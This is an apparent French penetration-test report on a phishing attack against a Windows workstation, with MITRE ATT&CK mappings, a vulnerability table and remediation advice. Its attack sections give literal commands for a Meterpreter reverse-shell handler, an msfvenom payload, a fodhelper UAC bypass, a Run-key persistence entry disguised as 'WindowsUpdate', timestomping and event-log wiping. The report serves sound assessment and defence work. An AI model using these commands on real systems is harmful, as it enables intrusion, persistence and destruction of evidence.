trouveras ci-joint l'export brut des données qu'il faut consolider.

Sécurité des données RH :
Conformément à la nouvelle politique de confidentialité et au RGPD, ce fichier contenant des
données salariales sensibles a été placé dans une archive protégée.
👉 Le mot de passe pour extraire le fichier Excel est : Prime2026
```




Détournement du RGPD. Le message invoque la protection des données (RGPD) pour justifier l'archive chiffrée et l'activation des macros. L'attaquant retourne ainsi un réflexe de conformité contre la victime : un argument de sécurité sert à faire baisser la garde.

5.3 Exploitation — exécution du payload


Côté attaquant, un gestionnaire d'écoute (handler) Metasploit est préparé pour recevoir la connexion sortante du Meterpreter :

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.xxx
set LPORT 4444
run
```




Configuration du gestionnaire d'écoute (multi/handler) côté Kali, en attente de la connexion retour.


Côté victime, le scénario se déroule comme prévu : réception du courriel, extraction de l'archive avec le mot de passe fourni, ouverture du classeur et activation des macros. À cet instant, le payload s'exécute et établit la connexion retour.




Le courriel usurpé reçu (expéditeur : Sophie Laurent)



Demande de mot de passe WinRAR



L'archive RAR extraite, et côté Kali la session Meterpreter active (sessions -l) ouverte depuis 192.168.1.xxx.



À gauche, l'envoi SMTP aboutit (250 OK). À droite, le leurre est ouvert côté victime : bandeau « DOCUMENT CHIFFRÉ » et invite « Activer le contenu ».

La session obtenue s'exécute dans le contexte de l'utilisateur local (DESKTOP-66DHL24\local-user). L'attaquant dispose désormais d'un accès interactif à la machine.

5.4 Techniques MITRE ATT&CK — Gaining Access

Technique	ID	Application
Spearphishing Attachment	T1566.001	Courriel piégé avec pièce jointe .xlsm (archive RAR)
Impersonation	T1656	Usurpation de la Directrice Financière
User Execution: Malicious File	T1204.002	Ouverture du fichier + activation des macros
Command & Scripting: Visual Basic	T1059.005	Macro VBA exécutée à l'ouverture
Process Injection	T1055	Shellcode exécuté en mémoire dans Excel

Vulnérabilités identifiées (V3 à V5). V3 : macros Office exécutables par l'utilisateur sans restriction. V4 : archive chiffrée non bloquée ni détonée en bac à sable. V5 : utilisateur non sensibilisé, n'identifiant pas les marqueurs d'ingénierie sociale.


6. Phase 4 — Maintaining Access

L'accès initial est fragile : il disparaît si l'utilisateur ferme Excel. Cette phase vise à le stabiliser, à élever les privilèges, puis à garantir un retour ultérieur.

6.1 Élévation de privilèges

La session initiale s'exécute en intégrité moyenne. Pour atteindre un contrôle complet, l'attaquant contourne le contrôle de compte utilisateur (UAC) via le module de bypass fodhelper, après avoir mis la session courante en arrière-plan :

```
background
use exploit/windows/local/bypassuac_fodhelper
set SESSION 1
show targets
set TARGET 1                        # Windows x64
run
```





Utilisation du module de bypass fodhelder

La nouvelle session s'exécute en intégrité élevée. La commande getsystem permet alors d'atteindre le compte DESKTOP-66DHL24\local-user. La vérification des privilèges confirme la présence de droits sensibles (SeDebugPrivilege, SeImpersonatePrivilege, SeTakeOwnershipPrivilege…) :

```
getuid        # -> DESKTOP-66DHL24\local-user
getprivs
```




Jeu de privilèges obtenu après élévation (getprivs) : contrôle complet du système, dont SeDebug, SeImpersonate et SeTakeOwnership.

6.2 Stabilisation — migration de processus

Le Meterpreter est d'abord déplacé depuis le processus Excel (volatil) vers un processus hôte plus stable et discret. L'opérateur liste les processus puis migre vers la cible choisie :

```
getpid
ps
migrate 652
```




Liste des processus (ps) puis migration réussie : « Migration completed successfully ». La session survit désormais à la fermeture d'Excel.

6.3 Persistance

Pour garantir un accès après redémarrage, un binaire autonome est généré, déposé sur le poste, puis déclaré au démarrage de la session via une clé de registre Run. Le payload exécutable (contenu non reproduit) est de la forme habituelle :


```
# Génération (sortie omise) :
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.xxx LPORT=4444 -f exe -o payload.exe
```



Génération du binaire de persistance (payload.exe) avec msfvenom: paylaod Meterpreter reverse TCP x64 pointant vers l'attaquant (192.168.1.xxx:4444).

```
# Dépôt sur la cible :
upload payload.exe C:\Windows\Temp\payload.exe
```

```
# Persistance (clé de registre d'exécution au démarrage) :
reg setval -k "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" \
           -v "WindowsUpdate" -d "C:\Windows\Temp\payload.exe"
```



Dépôt du binaire autonome dans C:\Windows\Temp (upload réussi, 100 %) après migration, préalable à la clé de persistance.

Le nom de valeur « WindowsUpdate » est choisi pour se fondre parmi les entrées légitimes du système (technique de masquage par nom plausible).

6.4 Techniques MITRE ATT&CK — Maintaining Access

Technique	ID	Application
Process Injection / Migration	T1055	Migration vers un processus hôte stable
Abuse Elevation Control: Bypass UAC	T1548.002	Module bypassuac_fodhelper
Boot/Logon Autostart: Registry Run Keys	T1547.001	Clé HKCU\...\Run « WindowsUpdate »
Ingress Tool Transfer	T1105	Dépôt de payload.exe sur la cible
Masquerading	T1036	Nom « WindowsUpdate » imitant un composant légitime

Vulnérabilités identifiées (V6 à V8). V6 : l'utilisateur dispose de droits d'administration local et l'UAC par défaut est contournable. V7 : aucune solution EDR/antivirus active pour bloquer le dépôt et l'exécution. V8 : la ruche HKCU\...\Run et le répertoire C:\Windows\Temp ne sont pas supervisés.

7. Phase 5 — Covering Tracks

La dernière phase vise à retarder la détection et l'analyse forensique en brouillant les indices laissés sur la machine.

7.1 Altération des horodatages (timestomping)

Les attributs temporels (MACE : Modified, Accessed, Created, Entry-modified) du binaire déposé sont alignés sur ceux d'un fichier système légitime, afin qu'il ne ressorte pas dans un tri chronologique. La lecture des attributs d'un fichier protégé par Windows Resource Protection nécessite au préalable d'en prendre possession (takeown) et d'ajuster les permissions (icacls).

```
timestomp C:\Windows\Temp\payload.exe -v   # affichage des attributs MACE
```


```
meterpreter > timestomp C:/Windows/Temp/payload.exe -f C:/Windows/System32/notepad.exe
[*] Pulling MACE attributes from C:/Windows/System32/notepad.exe
[*] Setting specific MACE attributes on C:/Windows/Temp/payload.exe
```

7.2 Effacement des journaux d'événements

Les enregistrements des journaux Windows (System, Security) sont effacés via la commande clearev de Meterpreter :

```
clearev    # -> Wiping records from System / Security ...
```

```
meterpreter > clearev
[*] Wiping 4 records from Application...
[*] Wiping 2 records from System...
[*] Wiping 5 records from Security...
```



Effacement des journaux (clearev) et vérification des horodatages (timestomp -v) du binaire déposé.

7.3 Techniques MITRE ATT&CK — Covering Tracks

Technique	ID	Application
Indicator Removal: Clear Windows Event Logs	T1070.001	clearev (journaux System et Security)
Indicator Removal: Timestomp	T1070.006	Réécriture des attributs MACE de payload.exe
File & Directory Permissions Modification	T1222.001	takeown / icacls pour accéder au fichier de référence

Limite notable (bénéfique à la défense). L'effacement des journaux est lui-même détectable : la commande clearev génère un événement 1102 (« The audit log was cleared »). Un poste correctement supervisé transforme donc cette tentative de dissimulation en alerte à forte valeur.

Vulnérabilité identifiée (V9). Les journaux sont conservés localement sans transfert vers un collecteur centralisé (SIEM / Windows Event Forwarding). Leur effacement local suffit alors à faire disparaître les preuves.

8. Synthèse des vulnérabilités

ID	Vulnérabilité	Phase	Criticité
V1	Exposition OSINT (employés, organigramme, format e-mail)	1	Moyenne
V2	Messagerie interne sans anti-usurpation (SPF/DKIM/DMARC)	2-3	Élevée
V3	Macros Office exécutables sans restriction	3	Élevée
V4	Archives chiffrées non filtrées / non détonées	3	Moyenne
V5	Absence de sensibilisation des utilisateurs	3	Élevée
V6	Droits d'administration local + UAC contournable	4	Élevée
V7	Absence d'antivirus / EDR actif	4	Critique
V8	Points de persistance (Run, Temp) non supervisés	4	Élevée
V9	Journaux non centralisés (pas de SIEM/WEF)	5	Élevée

9. Recommandations et remédiation

Les contre-mesures sont organisées en défense en profondeur. Aucune ne corrige à elle seule la chaîne entière : c'est leur cumul qui brise l'attaque en plusieurs points.

9.1 Messagerie et anti-phishing

- Bannière visuelle sur les courriels externes et contrôle anti-usurpation des expéditeurs internes.
- Filtrer/mettre en quarantaine les archives chiffrées ou les détoner en bac à sable (sandbox) avant remise (V4).

9.2 Durcissement du poste de travail

- Bloquer l'exécution des macros provenant d'Internet (stratégie GPO « Block macros from the Internet ») et n'autoriser que les macros signées ; conserver l'ouverture en mode protégé (V3).
- Activer les règles de réduction de surface d'attaque (ASR) : blocage de la création de processus enfants par Office et des appels d'API Win32 depuis les macros.
- Supprimer les droits d'administration local, appliquer LAPS et un contrôle d'application (WDAC / AppLocker), notamment pour interdire l'exécution depuis C:\Windows\Temp (V6, V8).
- Maintenir un antivirus / EDR actif avec protection anti-sabotage (tamper protection) (V7).
- Configurer l'UAC au niveau maximal et appliquer les correctifs couvrant les vecteurs de contournement (fodhelper) (V6).

9.3 Détection et supervision

- Centraliser les journaux via Windows Event Forwarding vers un SIEM ; déployer Sysmon (V9).
